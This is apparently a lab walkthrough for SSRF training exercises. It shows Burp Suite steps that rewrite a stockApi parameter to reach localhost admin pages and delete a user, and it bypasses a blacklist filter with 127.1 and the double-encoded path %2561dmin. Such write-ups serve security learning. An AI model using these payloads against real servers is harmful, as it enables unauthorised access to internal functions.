


Server-side request forgery (SSRF)


Lab: Basic SSRF against the local server

- **Objective:** Exploit an SSRF vulnerability to interact with the local server (often http://localhost or 127.0.0.1).
- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy

- **Steps taken**:
  1. Open the lab and click on any product. Click the Check stock button.
  2. In Burp Suite, go to Proxy > HTTP history.
  3. Find the POST /stock/check request. Right-click this request and select Send to Repeater.




  4. In the Repeater tab, change the stockApi parameter to point to the local server's root: stockApi=http://localhost/admin. Click Send.




  5. Find the URL for deleting Carlos. It will likely look like /admin/delete?username=carlos.

6. Update the stockApi parameter to this full URL: stockApi=http://localhost/admin/delete?username=carlos. Click Send.




Lab: SSRF with blacklist-based input filter


- **Objective:** Exploit an SSRF vulnerability in an application that attempts to block malicious requests using a blacklist filter.
- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken**:
  1. Log in and go to a product page. Click Check stock.
  2. In Burp Suite, go to Proxy > HTTP history and find the POST /product/stock request. Right-click the request and select Send to Repeater.




3. Change the stockApi value to http://127.0.0.1/admin and click Send.




4. In Repeater, change the parameter to stockApi=http://127.1/ and click Send.



5. Let's try double-encoding the a: stockApi=http://127.1/%2561dmin and Send.




6. Search the response (Ctrl+F) for /delete?username=carlos. Copy that full path. Your final stockApi parameter should look like: stockApi=http://127.1/%2561dmin/delete?username=carlos. Click Send.




Lab: SSRF with whitelist-based input filter

